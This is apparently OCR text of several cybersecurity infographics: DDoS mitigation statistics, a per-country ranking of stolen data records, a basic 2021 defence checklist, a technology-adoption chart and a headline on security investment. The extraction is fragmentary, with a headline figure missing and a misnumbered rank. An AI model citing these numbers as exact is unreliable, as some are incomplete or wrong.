Largest attack ever recorded (June 2020)[ii]

Up to 1,200%


Increase in emergency DDoS mitigation activations (July - October 2020)

~140


Lumen's daily volume of DDoS mitigations (16% increase since 2019)

LUMEN®


[i] Netscout, Threat Intelligence Report: Cybercrime: Exploiting a Pandemic,1H 2020.
[ii] ZDNet: AWS said it mitigated a 2.3 Tbps DDoS attack, the largest ever. June 17, 2020
[iii] Forrester: The Total Economic Impact™ of Lumen DDoS Service. June 2020



The 20 countries affected most by data theft
RANKING THE TOTAL NUMBER OF DATA RECORDS STOLEN PER 100,000 OF THE POPULATION
1 UNITED STATES 1,879,085
2 SOUTH KOREA 446,129
3 CANADA 243,311
4 UNITED KINGDOM 206,433
5 AUSTRALIA 197,423
6 SOUTH AFRICA 179,829
7 TURKEY 156,882
8 FRANCE 153,354
9 TAIWAN 148,696
10 MALAYSIA 143,198
11 DENMARK 107,096
12 JAPAN 90,744
13 SERBIA 83,281
14 MEXICO 76,204
10 SWEDEN 61,136
16 HONG KONG 58,997
17 GERMANY 53,575
18 BULGARIA 40,762
19 RUSSIA 38,881
20 NEW ZEALAND 34,982
U switch
FOR THE FULL REPORT VISIT:
USWITCH.COM/BROADBAND/DATA-BREACHES-REPORT
HIGH — LOW



Cybersecurity Defense in 2021
How do we make Cybersecurity a simple task so as to make it easy or on auto-pilot?
defense on auto-pilot
START
1.
Plan for the year - Set up a security policy (if not already set up) Hire specialized help if needed
2.
Involve staff - make sure staff is involved to be trained against phishing attempts
3.
Review backups - this is important enough to point out - if a backup does not work ransomware will work and you may go out of business
4.
Remote access
Cloud computing - review how it was set up and pore over the details, if foundations are faulty the whole cloud is bad
5.
Log monitoring -
Threat hunting - must review the logs to see if threats are inside your network, if so to make things harder on them
www.oversitesentry.com
OVERSITESENTRY





IT'S THE FASTEST ADOPTED TECH
YEARS IT TAKES TECHNOLOGY TO BE ADOPTED BY X% OF US POPULATION
70%
60%
50%
40%
30%
20%
10%
0%
Smartphone
TV
Mobile phone
Internet
Radio
Computer
Telephone
1
6
11
16
21
26
31
36
41
46
51
56
61
66
Years after introduction
Note: Market penetration is a percent of US households (telephone, electricity, radio, TV, internet) or percent of US consumers (smartphone, tablet).
Source: BI Intelligence estimates based on historical data from PwC, MIT Review
source bi intelligence via @mikequindazzi
BI INTELLIGENCE

Do you know these

7 basic attack vectors

of **Pen-Testing?**








Microsoft, Google to Invest $30 Billion in Cybersecurity Over Next 5 Years

